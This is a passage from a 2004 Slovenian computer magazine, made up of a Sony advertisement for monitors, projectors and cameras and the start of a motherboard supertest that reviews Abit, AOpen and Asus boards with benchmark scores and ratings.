Preloška 1, 3320 Velenje, Slovenija Tel.: 03 586 30 33, Fax: 03 897 60 20, E-mail: info@telkom-sistemi.si



17"

2004 GOLD

X-black LCD

SDM HS74PS

Tehnologija X-black se ponaša z večjo svetlostjo in boljšim kontrastnim razmerjem. Žive barve in globoka črnina še posebej pridejo do izraza pri pregledovanju in urejanju digitalnih fotografij. Ljubitelji filmov na DVD ploščah in igralci iger bodo navdušeni nad odzivnim časom, ki je pri temu monitorju samo 16 ms. To zagotavlja ostro in jasno sliko tudi takrat, ko je na zaslonu največ akcije.

Nekaj tehničnih podatkov:
- TFT LCD zasloni velikosti 17"
- veliko kontrastno razmerje 500:1
- resolucija: 1,3 MegaPixels (1280x1024)
- velika svetlinost LCD panela 400 cd/m²
- odzivni čas 16 ms
- "ECO MODE" tehnologija - pridobite 2 krat daljšo življensko dobo monitorja
- vidni kot: 160°:160°
- vhodni signal: HD15 in DVI-D
- 3 leta garancije

Cena z DDV-jem: **149.990**,00 SIT

19"

2004 GOLD

X-black LCD

SDM HS94PS

Tehnologija X-black se ponaša z večjo svetlostjo in boljšim kontrastnim razmerjem. Žive barve in globoka črnina še posebej pridejo do izraza pri pregledovanju in urejanju digitalnih fotografij. Ljubitelji filmov na DVD ploščah in igralci iger bodo navdušeni nad **odzivnim časom**, ki je pri temu monitorju samo **12 ms**. To zagotavlja ostro in jasno sliko tudi takrat, ko je na zaslonu največ akcije.

Nekaj tehničnih podatkov:
- TFT LCD zasloni velikosti 19"
- veliko kontrastno razmerje 500:1
- resolucija: 1,3 MegaPixels (1280x1024)
- velika svetlinost LCD panela 400 cd/m²
- odzivni čas 12 ms
- "ECO MODE" tehnologija - pridobite 2 krat daljšo življensko dobo monitorja
- vidni kot: 170°:170°
- vhodni signal: HD15 in DVI-D
- 3 leta garancije

Cena z DDV-jem: **194.990**,00 SIT

19"

SDM S93H

Pomlajena S serija s svojim slogom in vitkostjo dopolnjuje mešani slog, funkcionalnost in prilagodljivost moderne, prostorsko varčne pisarne.

Nekaj tehničnih podatkov:
- TFT LCD zasloni velikosti 19"
- hitri grafični procesor, za boljšo kakovost slike in videa
- z uporabo "ECO MODE" tehnologije pridobite 2 krat daljšo življenjsko dobo monitorja
- veliko kontrastno razmerje 600:1
- resolucija: 1,3 MegaPixels (1280x1024)
- velika svetlinost LCD panela 250 cd/m²
- vidni kot: 170°:170°
- vhodni signal: HD15 in DVI-D
- TCO99 in TCO03, 3 leta garancije

Cena z DDV-jem: **149.990**,00 SIT

20"

SDM HS204H

20-palčni zaslon LCD z visoko ločljivostjo očara tudi najzahtevnejše uporabnike grafičnih okolij. monitor je uporaben vse tam, kjer potrebujemo veliko vidno površino oz. veliko raznorazničh podatkov na eni sami veliki površini.

Nekaj tehničnih podatkov:
- TFT LCD zaslon velikosti 20"
- Odzivni čas zaslona LCD: 25ms
- Ločljivost (milijoni pik / pike) 1,9 / 1600 × 1200
- Svetlost panela 250 cd/m²
- Kontrastno razmerje 500:1
- Kotna vidljivost (H:V) 170°:170°
- Vhodni signal: 2x HD15 in 1x DVI-D
- Tehnologija Eco-Mode napredno

Cena z DDV-jem: **249.990**,00 SIT

ECO mode

* Eco-Mode™ - precizna nastavitev monitorja z enim pritiskom na gumb. Tehnologija ni le ergonomična prikladnost, hkrati vam zniža obratovalne stroške, ki se kaže v daljši življenjski dobi monitorja in varčevanju z energijo.

PROJEKTOR VPL DS100

Novi Multiprojektor vam predstavlja odlično mobilnost in užitek v prezentaciji. S pritiskom na en gumb je projektor v trenutku pripravljen za projekcijo, na vrsti sta samo še vi.

Nekaj tehničnih podatkov:
- Svetilnost: 1200 ANSI Lumen
- Resolucija: 800x600 SVGA, max. XGA, 800 TV vrstic;
- Življenska doba žarnice min. 3000 ur
- Vhodni signali: HD15, VIDEO (composite, Y/C), Avdio vhod,
- Oddaljenost od zaslona: 1.1m ~ 5.3m;
  Mere slike po diagonali: 1m ~ 3.8m;
- Keystone: Ročno ali Samodejno; Zagon: Samodejno
- Projekcija: z mize, iz ozadja, s stropa;
- Zoom, ostrenje: DA, ročno; Digitalni zoom: 4x; Zamrznitev slike; Projekcija 16:9, Vgrajen zvočnik; Teža: 2.8kg
- Priložena naslednja oprema: Daljinski upravljalec (RM-PJ2), Mehka torbica, Monitor kabel, Napajalni kabel, Zračni filter

Cena z DDV-jem: **244.990**,00 SIT

PROJEKTOR VPL CX70

Projektor z zelo visoko ločljivostjo in izjemno svetlinostjo ponuja tudi enostavno rokovanje. Nove tehnologije, kot je "Side Shot" in funkcija "Off and Go", mu omogočajo, da ga ni potrebno postavljati natančno vzporedno s platnom in pa da ga ni več potrebno ohlajati zaradi pregrevanja žarnice.

Nekaj tehničnih podatkov:
- Svetilnost: 2000 ANSI Lumen
- Resolucija: 1024x768 XGA
- Priporočljiv čas zamenjave žarnice pri 3000 ur delovanja
- Vhodni signali: HD15, VIDEO (composite video, S-video), Avdio vhod, USB vhod;
- Oddaljenost od zaslona: 1m ~ 10.4m;
  Mere slike po diagonali: 1m ~ 7.6m;
- Keystone: Vertikalno +/- 20°, Horizontalno Side Shot
- Projekcija: z mize, iz ozadja, s stropa; Teža: 2.8kg
- Priložena naslednja oprema: Daljinski upravljalec (RM-PJM17), Mehka torbica, Monitor kabel, Napajalni kabel, USB kabel, Zračni filter

Cena z DDV-jem: **619.990**,00 SIT

DSC V1

5,0 megatočkovni Cyber-shot s 4x optičnim zoomom, Carl Zeiss Vario-Sonnar objektivom in naprednimi foto funkcijami.

Nekaj tehničnih podatkov:
- Ločljivost slikovnega senzorja: 5,0 megatočk
- Optični/pmart zoom 4x / 16x
- Objektiv Carl Zeiss Vario-Sonnar
- Night Framming / Hologram AF
- Možnost uporabe pretvorniških leč
- Baterija InfoLITHIUM in polnilec
- Priložena programska oprema in USB kabel
- Garancija 24 mesecev

Cena z DDV-jem: **109.990**,00 SIT

DSC P73

Odkrijte svet digitalnega fotografiranja s tem preprostim in učinkovitim 4.1-megatočkovnim Cyber-shotom s 3-kratnim optičnim zoomom, samodejnim pojavnim objektivom in močjo STAMINA.

Nekaj tehničnih podatkov:
- Ločljivost slikovnega senzorja: 4.1 megatočk
- Optični/digitalni zoom: 3x / 8x
- Občutljivost ISO: samodejna, 100, 200, 400
- 14 bit Real Imaging Procesor
- Samodejni in ročni fokus
- USB 2.0 povezava (kabel priložen)
- LCD zaslon: 1.5" TFT, 67.000 točk
- Spominska kartica: Memory Stick (16MB MS priložen)
- Priložena programska oprema, USB kabel in 2 x NiMH baterij 2100mAh + polnilec
- Garancija 24 mesecev

Cena z DDV-jem: **59.990**,00 SIT

Vse slike so simbolične

CHS distribucija računalniške opreme

Pooblaščeni prodajalci:
3A Servis d.o.o., Ljubljana, tel.: 01 546 10 00; **Actual IT d.o.o.**, Koper, tel.: 05 662 27 00; **ADD d.o.o.**, Ljubljana, tel.: 01 479 00 11; **Anni d.o.o.**, Ljubljana, tel.: 01 583 99 99; **Autronic, d.o.o.**, Ljubljana, tel.: 01 230 29 90; **Domino Sistemi d.o.o.**, Nova Gorica, tel.: 05 333 36 70, **org.TEND d.o.o.**, Maribor, tel.: 02 250 57 50, **Ec d.o.o.**, Ljubljana, tel.: 01 434 15 46; **Kotar d.o.o.**, Ljubljana, tel.: 01 420 25 00; **Marand Maribor d.o.o.**, tel.: 02 229 72 22; **Mikro d.o.o.**, Ljubljana, tel.: 01 561 31 90; **Računalniki Bocom d.o.o.**, Ljubljana, tel.: 01 423 48 22; **Rolan d.o.o.**, Maribor, tel.: 02 300 13 00; **Trgovine Foto Tabor**, tel.: 02 330 42 41; **Trgovine Foto Fantasy**, tel.: 05 730 46 60; **Trgovine Foto Asja**, tel.: 07 393 55 14; **Trgovine Fantasy**, **Fotografski in digitalni studio d.o.o.**, 05 335 56 00; **Trgovine City park (Jurišević Vilko s.p.)**, tel.: 05 627 88 00

SONY

Mati prednica

Novi standardi za osnovne plošče iz Intela in AMD-ja so tukaj, nas pa zanima, če sploh obstaja popolna plošča.

Zdi se, da nikoli ni pravi čas za nakup novega računalnika... zakaj se potem sploh trudimo? Intel in AMD sta pred kratkim predstavila na novo zasnovane čipe in serijo novih vmesnikov in priključkov. Če boste torej želeli iz nadgradnje potegniti največ, boste treba stisniti zobe in nadgraditi konkretno.

Vse to pa precej oteži kupovanje nove osnovne plošče, zaradi česar je ta supertest še pomembnejši. Verjetno si ne želite zapraviti bogastva za nadgradnjo na nov standard samo zato, da bi čez mesec dni ugotovili, da ste ga pihnili pri izbiri osnove računalnika.

NOŽICAM JE ODKLENKALO

Intel je naletel na kar nekaj negativnih kritik, ko se je odločil, da bo spremenil oblikovno zasnovo starajočega se Pentiuma 4, še posebej zato, ker novo jedro še vedno veselo tiktaka na podnožju Socket 487. Za upokojitev nožic pa obstaja več razlogov, od dodajanja novih možnosti do dejstva, da je nožice na podnožju tudi težje poškodovati.

Ko pa je govora o novih tehnologijah, pa se nikakor ne bomo prepirali in trdili, da nam DDR2 ne diši in da PCI Express, naslednik AGP in PCI, ni tisto, o čemer smo vedno sanjali. Ti novi standardi trenutno še ne prekašajo obstoječih tehnologij, imajo pa potencial, da končno razširijo tista ozka grla in nam omogočijo udobnejše in predvsem hitrejše delo. Prav zato je nadgradnja na 775 Pentium 4 vsekakor dobra naložba za prihodnost.

KDO IMA MIŠICE?

Ob vsem tem pa je potrebno razmišljati tudi o napajalnikih. Z novimi tehnologijami, ki ponujajo potencialne rešitve za ozka grla v zasnovi PC-ja, zahteva novi Intelov standard tudi nove napajalnike. 20-nožični priključek ATX, ki nedvomno domuje na vaši trenutni osnovni plošči, je zamenjal 24-nožični priključek, zaradi katerega si proizvajalci napajalnikov manejo roke. Še dobro, da je mogoče to težavo premostiti z enostavnim pretvornikom, ki razdeli potrebne kable iz starega napajalnika in jih priredi za nove osnovne plošče, je pa res, da je te pretvornike precej teže dobiti, kot si mogoče predstavljate.

DIRKA SE PRIČENJA

AMD-jev razlog za spremembo oblikovne zasnove procesorjev je pa veliko bolj jasen. Gre za staro zgodbo o preživetju najmočnejšega in temu primerno se je potrebno prilagajati in razvijati, da lahko ostaneš na vrhu prehranjevalne verige.

Ko je AMD prvič napovedal, da bo v procesor vgradil pomnilniški krmilnik, smo se spraševali, kako bo mogoče v tak procesor vgraditi novo pomnilniško tehnologijo. Rešitev je bila enostavna: AMD je preprosto izdal nov čip z novim pomnilniškim krmilnikom. Žal pa je bilo za to potrebno spremeniti obliko.

Prve izdaje Athlonov 64 so uporabljale enokanalni pomnilniški krmilnik, Opteroni in kasneje FX-51 in FX-53 pa se lahko pohvalijo z dvokanalnim sistemom. Samo vprašanje časa je bilo, kdaj bodo nove tehnologije integrirane tudi v bolj plebejske procesorje in prav to se je zgodilo z izdajo čipa na podnožju Socket 939. Teoretična podatkovna širina 6,4Gbps (v primerjavi s prejšnjo omejitvijo 3,2Gbps) je pomenila dragoceno infuzijo za AMD, po zaslugi katere se lahko z Intelom uspešno bori za prevlado na trgu.

A ne glede na to, kateri sistem nameravate sestaviti, se splača poiskati osnovno ploščo, ki vam bo najbolj ustrezala – in pri tem vam bo pomagal ta supertest.

PCF

KAKO SMO TESTIRALI

Namestitev

Windows XP se noče več igrati, če zamenjate osnovno ploščo, zato je sistem potrebno namestiti vsakič znova. Po namestitvi je seveda potrebno namestiti Service Pack 1, da omogočite podporo za USB 2.0 in nekatere druge malenkosti, preden namestite gonilnike za osnovno ploščo. Ko je to gotovo, lahko namestite programe za merjenje zmogljivosti, da najdete potenciale osnovne plošče. Da, to je točno tako zabavno in razburljivo, kot se sliši.

Lastnosti

Iskanje vseh lastnosti osnovne plošče je precej enostavno. Integrirano zvočno kartico, S-ATA RAID, integrirane brezžične vmesnike in druge ezoterične možnosti smo temeljito testirali, da bi videli, kako se obnesejo in kako težko jih je uporabljati. Je že fino, če imate na osnovni plošči vmesnik za brezžično omrežje, a je ta le malo vreden, če ga je težko usposobiti ali če programje zanj dela težave.

Testiranje sistema

Za testiranje vsake osnovne plošče smo le-te podvrgli Tantalovim mukam. Bapcov *SYSMark 2002* je še vedno eno najboljših orodij v te namene. Ponuja namreč izčrpne informacije o zmogljivostih računalnika pri visoki obremenitvi. Pognali smo tudi *Dreamweaver*, *Photoshop* in *Word* ter merili odzivne čase, da smo dobili nek splošen indeks, ki smo ga lahko uporabljali za primerjavo različnih sistemov. Višji kot je indeks, bolje je.

Delovanje v igrah

Igre obremenijo različne komponente sistema, zato smo uporabili komplet programov za merjenje zmogljivosti, da smo ugotovili, kako se osnovne plošče odzivajo na resno mučenje sistema. *3DMark2001SE* smo uporabili za ugotavljanje zmogljivosti z DirectX 8.1, s *3DMark03* in *Aquamark3* pa smo počeli isto za DX 9.

ABIT AG8-3RD EYE

Abitu se je znova posrečilo...

Cena 43.100 SIT Več informacij www.abit.com.tw Testiranje omogočil Sunrise, 01 524 02 91

Človek bi pomislil, da je Abit zgolj malo podjetje (v primerjavi z Asusom), kateremu se je v preteklosti zgolj posrečilo, da so izdelali zanimive izdelke. Vendar še zdaleč ni tako, saj Abit svoj krog privržencev vztrajno širi in na poti k večji slavi jim pomaga tudi AG8-3rd Eye.

Plošča ima vse, kar potrebujete za sodoben računalnik. Minili so namreč časi, ko je vse, kar je bilo dodatnega na plošči, ubogo hladilno rebro na severnem mostu. Tako kot danes ne ponujajo avtov, ki imajo samo štiri kolesa in volan, tako mora sodobna plošča imeti cel kup dodatkov, ki vas bodo prepričali v nakup. 3rd Eye oziroma tretje oko ne pomeni, da boste pohajkovali naokoli kot kiklop (že zaradi tega ne, ker so kiklopi imeli le eno oko) ali indijski guru z naslikanim tretjim očesom na čelu. Ne, tretje oko v tem primeru pomeni, da je Abit tej plošči dodal posebno enoto, ki vam na zaslončku LCD prikazuje podatke o temperaturi procesorja, številu vrtljajev ventilatorja, omogoča pa vam tudi prikaz opozorila, da je prišla nova plošča. Uporabno? Zelo!

PODROBNOSTI


Platforma Pentium 4 (Socket 775)
Frekvenca procesorja 2,8GHz-3,6GHz
Nabor čipov Intel 915P
Pomnilnik 4x DDR
Reže PCI Express x16, 2x PCI Express x1, 3x PCI

ZMOGLJIVOSTI

3DMark03 11171
3DMark 2001 SE 20676
Aquamark3 61466
Prepustnost pomnilnika 4944Mb/s
SYSMark 2002 331
Diskovni prenos 37Mb/s
Sistemsko vodilo 201MHz

AG8 je namenjena procesorjem Intel, saj je zgrajena na osnovi nabora čipov Intel 915. Če še ne veste, i915 pomeni kombinacijo podnožja 775 in navadnega pomnilnika DDR. Potrebovali boste grafično kartico na vodilu PCI Express 16x, z veseljem pa boste sprejeli novico, da ima južni most vgrajeno podporo za posodobljeno shemo delovanja diskov S-ATA. Na voljo je tudi gora priklopnih mest, od USB 2.0 preko zvočne kartice 5.1, FireWire, do gigabitne mrežne kartice. Vse skupaj naredi ploščo privlačno in če vam ni do tega, da bi se ločili od svojega pomnilnika pri nadgradnji, je i915 prava izbira za vas.

PCF 89% "Hudo zmogljiva plošča, 3-rd Eye je odličen"



ABIT AV8-3RD EYE

Obstaja meja Abitovemu uspehu?

Izbor uredništva PCFormat November / 2004

Cena 35.400 SIT Več informacij www.abit.com.tw Testiranje omogočil Sunrise, 01 524 02 91

Ste pozorno brali prejšnji opis modela AG8-3rd Eye? No, AV8 ni daleč stran. Pravzaprav, če ne bi bilo na supertestu modela AG8, bi se tale opis najverjetneje začel tako, da je podjetje Abit majhno v primerjavi z Asusom in kako si vztrajno širi krog privržencev. Ker pa je bil prvi v vrsti AG8, tega uvoda tu ne boste brali. Ali pač?

V prejšnjem opisu smo namerno izpustili fino lastnost dodatka 3rd Eye. Poleg tega, da kaže kup statistike in uro, tudi omogoča, da v navezavi z čipom ηGuru navijete sistem kar med delovanjem. Vam ***Doom3*** v določeni sobi deluje prepočasi? Nekaj pritiskov na gumbe in število sličic na sekundo se bo povišalo. Uporabno? Zeloooooo!


AV8-3rd Eye za osnovo uporablja nabor čipov VIA KT800 Pro, nabor, ki prinaša potrebno svežino v tabor Athlonov 64. Kot veste, so imeli Athloni 64 na začetku enokanalni dostop do pomnilnika, -dvokanalni dostop je bil rezerviran za procesorje Opteron in Athlon64-FX. To je tudi glavna novost navadnih procesorjev Athlon 64 na podnožju 939, kajti ti uporabljajo vsem znani način delovanja DualDDR. Če ste pravkar kupili kakšnega izmed novih Radeonov X800 na vodilu AGP, boste veseli dejstva, da Athloni še vedno z veseljem uporabljajo AGP 8x, ki kljub svoji starosti še vedno brez težav tekmuje s podnožji PCI-E 16x. Pri ostalih podrobnostih plošča po ničemer ne zaostaja za tekmicami. Priklopili boste lahko naprave USB 2.0, FireWire, uporabljali boste lahko diske S-ATA v načinu RAID 0 ali 1, na voljo vam je gigabitna mrežna kartica, zvočna kartica 5.1 pa vam poleg standardnih priključnih mest za zvočnike omogoča še digitalni optični vhod in izhod. BIOS še vedno ostaja področje, na katerem Abit mnogo pridobi, saj omogoča resnično natančno nastavljanje parametrov delovanja plošče.

PODROBNOSTI

Platforma Athlon 64 (Socket 939)
Frekvenca procesorja 3800+
Nabor čipov VIA K8T800 Pro
Pomnilnik 4x DDR400
Reže AGP 8X, 5x PCI

ZMOGLJIVOSTI

3DMark03 5.911
3DMark 2001 SE 20150
Aquamark3 44.977
Prepustnost pomnilnika 6192Mb/s
SYSMark 2002 325
Diskovni prenos 38Mb/s
Sistemsko vodilo 200MHz



PCF 90% "Plošča, ki kombinira hitrost z uporabnostjo in krona rezultat z odličnim tretjim očesom"

AOPEN N250A-FR

Ali smo ODPRTI za delovanje? Smo.

Cena 35.460 SIT Več informacij www.aopen.com.tw Testiranje omogočil PC H.AND, 01 530 08 00

Na supertestih osnovnih plošč se pojavijo na uredništvu tudi izdelki, s katerimi drugače ne pridemo v stik. Ker nas ponavadi zasujejo z najbolj prodajanimi modeli, podjetja, ki namenjajo manj denarja za reklamo, slonijo samo na svoji kvaliteti in si širijo ugled večinoma preko zadovoljnih strank. Na uredništvu smo naredili malo anketo in ugotovili, da obstajajo ljudje, ki niso zadovoljni z Abitom, Asusuom in Gigabytom, toda ni nam uspelo najti osebka, ki bi bil nezadovoljen z izdelki podjetja AOpen.

AOpen N250A-FR je plošča, ki je namenjena procesorjem Athlon64 na podnožju 754. To pomeni, da ne gre ravno za najnovejši izdelek, ki je tehnološki čudež in vas obere za polovico družinskega proračuna, temveč cilja predvsem na zrelejšo linijo kupcev, ki se bodo vprašali, če je resnično potrebno odšteti toliko več denarja za računalnik. Marsikateri kupec se zna ozreti za njo, še posebej tisti, ki so se namenili kupiti Semprona. Seveda, nVidiini nabori niso med najcenejšimi, toda redko pri njih slišimo o slabi kvaliteti ali slabi zmogljivosti. Tako je, že po imenu lahko sklepate, da je uporabljen nabor podjetja nVidia, v tem primeru gre za nForce3 250. Plošča je namenjena uporabi grafičnih kartic na vodilu AGP 8x, še posebej dobro se razume z, jasno, GeForci. Na voljo so vam tri razširitvena mesta za pomnilnik, seveda pa ne omogoča dvokanalnega dostopa, ker tega pogojuje procesor. Posebnost plošče je tako kar šest priključnih mest za diske S-ATA, ki omogočajo priklop v načinih RAID 0, 1, 0+1. Na njihovi spletni strani smo zasledili celo podatek, da naj bi plošča podpirala tudi način RAID 5, toda tega nismo mogli preveriti, ker na uredništvu nismo našli treh enakih diskov S-ATA.


PODROBNOSTI

Platforma Athlon 64 (Socket 754)
Frekvenca procesorja 3700+
Nabor čipov NVIDIA nForce3 250
Pomnilnik 3x DDR400
Reže AGP 8X, 5x PCI

ZMOGLJIVOSTI

3DMark03 5 840
3DMark 2001 SE 19 578
Aquamark3 43 789
Prepustnost pomnilnika 3 043 Mb/s
SYSMark 2002 285
Diskovni prenos 37 Mb/s
Sistemsko vodilo 201 MHz

PCF 74% "Plošča je dobra izbira za nezahtevnega uporabnika, ki si želi Athlona64."




Asus P5AD2 Premium

Dokaz, da dobrega nikakor ne more biti preveč.

Cena Pokličite prodajalca Več informacij www.asus.com Testiranje omogočil Power Plus, 01 511 27 27

Asus si je ustvaril sloves med navijalci in drugimi navdušenci, saj svoje dražje plošče opremlja tako, da so izjemno hitre in zmogljive. Asus P5AD2 Premium predstavlja logično nadaljevanje te filozofije, saj (razen precej visoke cene) ponuja tudi dovolj možnosti in dodatkov, da je ta plošča prej življenjska odločitev kot le enostavna nadgradnja sistema. Na prvi pogled ni videti, kam so pri Asusu vložili ves tisti denar, a boste kmalu opazili vse priključke in čipe, nameščene na to žalostno temno obarvano osnovno ploščo. Skupno kar osem priključkov Serial ATA omogoča ustvarjanje fantastičnih diskovnih polij, ki jim delajo družbo še diski na paralelnem krmilniku.

V škatli boste našli še anteno, ki jo privijete naravnost na osnovno ploščo, skozi popolnoma nestandardno zadnjo ploščico ATX. Priložena programska oprema omogoča ustvarjanje dostopne točke, če je to potrebno, preko para gigabitnih mrežnih kartic pa lahko postavite hitro domače omrežje. Asusu je uspelo vsemu temu priključiti še podporo za IEEE1394b, čeprav bodite pri tem pozorni na Windows XP SP2. Ob vsem tem naštevanju je jasno, da P5AD2 Premium ponuja ogromno možnosti, čeprav gre za standardno ploščo ATX, kar pomeni, da so elementi nekoliko preveč stlačeni, so pa glavni priključki logično postavljeni. Asusu je uspelo celo to, da niso na čisto vsako komponento plošče pritrdili ventilatorja, kar je le še dodatna prednost.



Obstaja pa nekaj težav s P5AD2 Premium in stabilnost sistema ni njena močna plat. Privzete nastavitve so odločno preveč agresivne, ko je govora o pomnilniških časih. Ko nam je uspelo pravilno prirediti vse nastavitve, pa se je hitrost sistemskega vodila ustavila pri 212MHz – torej zdravih 6 odstotkih više od priporočenih nastavitev. To daje Asusu precejšnjo prednost, ko je govora samo o primerjavi zmogljivosti; istočasno pa tak pospešek pomeni, da ventilatorji stalno delajo pri najvišjih obratih.

Ta plošča ima samo en resen problem, in sicer ceno. P5AD2 je zmogljiva, hitra in možnosti polna plošča, ki pa je istočasno nekoliko nezanesljiva. Če smo čisto iskreni, bi raje imeli počasnejši in zanesljiv računalnik namesto takega, ki se sesuje vsakič, ko poženemo ***Doom 3***.

PODROBNOSTI

Platforma: Pentium 4 (Socket 775)
Frekvenca procesorja 2,8GHz-3,6GHz
Nabor čipov Intel 925X
Pomnilnik 4x DDR2 533/600
Reže PCI Express x16, 2x PCI Express x1, 3x PCI

ZMOGLJIVOSTI

3DMark03 11.344
3DMark 2001 SE 21793
Aquamark3 63.042
Prepustnost pomnilnika 5.209Mb/s
SYSMark 2002 361
Diskovni prenos 38Mb/s
Sistemsko vodilo 212MHz

PCF 72% "Zmogljiva plošča z ogromno funkcijami, a ni najstabilnejša."

Asus A8V Deluxe

Dober nakup PCFormat November / 2004

Ni najlažja za namestitev, a je vsekakor vredna truda.

Cena 29.880 SIT Več informacij www.asus.com Testiranje omogočil Power Plus, 01 511 27 27

A8V Deluxe obljublja ogromno in ima neverjeten potencial, a včasih daje občutek, da so to ploščo fantje pri Asusu potisnili skozi vrata, ne da bi jo najprej predali fantom iz testnega oddelka. Na papirju ta plošča zveni celo preveč dobro, da bi bila resnična. V praksi se pokaže, da je skoraj res tako, a vas bomo vseeno malce mamili s tem opisom. Vzemite torej nabor čipov VIA K8T800 Pro, ga narahlo posujte s polno pestjo kvalitetnih in zanimivih možnosti – vključno z vmesnikom za brezžična omrežja 802.11g, S-ATA in paralelni IDE RAID, gigabitno mrežno kartico, osemkanalno zvočno kartico in podporo za FireWire – ter dajte vsemu temu tako nesramno nizko ceno, da se bodo uporabniki kar stepli za plošče. Zveni slastno, kajne?

Težave se pričnejo, ko se enkrat spravite nameščati osnovno ploščo. V bistvu vas bo sestavljanje računalnika z njo poneslo v preteklost, ko je bilo to početje bolj umetnost kot znanost. Med zmrzovanjem sistema, blokiranjem med zagonom in goro čudnih napak smo ugotovili, da smo bili priča najtežavnejši namestitvi Windows v naši karieri – vsemu temu seveda ni pripomoglo dejstvo, da Windows ni hotel prepoznati diskov Serial ATA brez namestitvene diskete, ki je v paketu ni. Po napornem klikanju, tipkanju, praskanju po glavi in občasno sočnem preklinjanju, smo sistem usposobili, da je deloval brez vsakih težav, a smo za to zapravili dobršen del dneva.

Ko nam je namestitev Windows na A8V Deluxe končno uspela in ko smo se prebili skozi nerodno nameščanje gonilnikov, smo bili precej bolj zadovoljni. Athlon 64 je, kot običajno, capljal za Intelom v *SYSMarku 2002*, a bi rezultat (325) moral Intel precej zaskrbeti. Plošča se je odlično izkazala tudi pri igranju, prepustnost pomnilnika (6.195Mb/s) pa je najvišja na tem testu – če bolje razmislimo, je najvišja od vseh na dosedanjih testih osnovnih plošč. Te impresivne zmogljivosti lahko pripišemo zvitemu samodejnemu navijanju, ki ni imel niti najmanjšega negativnega vpliva na stabilnost – vsaj takrat ne, ko nam je uspelo končno namestiti Windows.

